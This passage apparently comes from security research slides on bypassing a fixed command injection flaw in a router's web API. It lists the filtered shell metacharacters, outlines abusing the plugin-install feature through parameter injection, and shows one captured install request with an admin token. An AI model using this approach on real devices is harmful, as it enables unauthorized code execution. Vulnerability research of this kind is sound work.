
Previous version was affected by Command Injection, and a fix filtering suitable characters such as `| $ ( ) ` ` %0a` was implemented correctly.

Finding another way to execute code


When 'pure' Command Injections are fixed, we can abuse the calls to OS Commands, by exploiting the parameters and functionalities of the binaries being called.

This can be achieved through Abuse of Functionality or Parameter Injection.

..such as “Install Plugins” functionality.




```
POST /cgi-bin/api/software/install HTTP/1.1
Host: 192.168.8.1
Content-Length: 12
Accept: application/json, text/javascript, */*; q=0.01
X-Requested-With: XMLHttpRequest
Authorization: b91d254a49b64d4a8031d368167de7b2
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.199 Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: http://192.168.8.1
Referer: http://192.168.8.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: Admin-Token=b91d254a49b64d4a8031d368167de7b2
Connection: close

name=464xlat
```



Free space: 13% (2 MB)

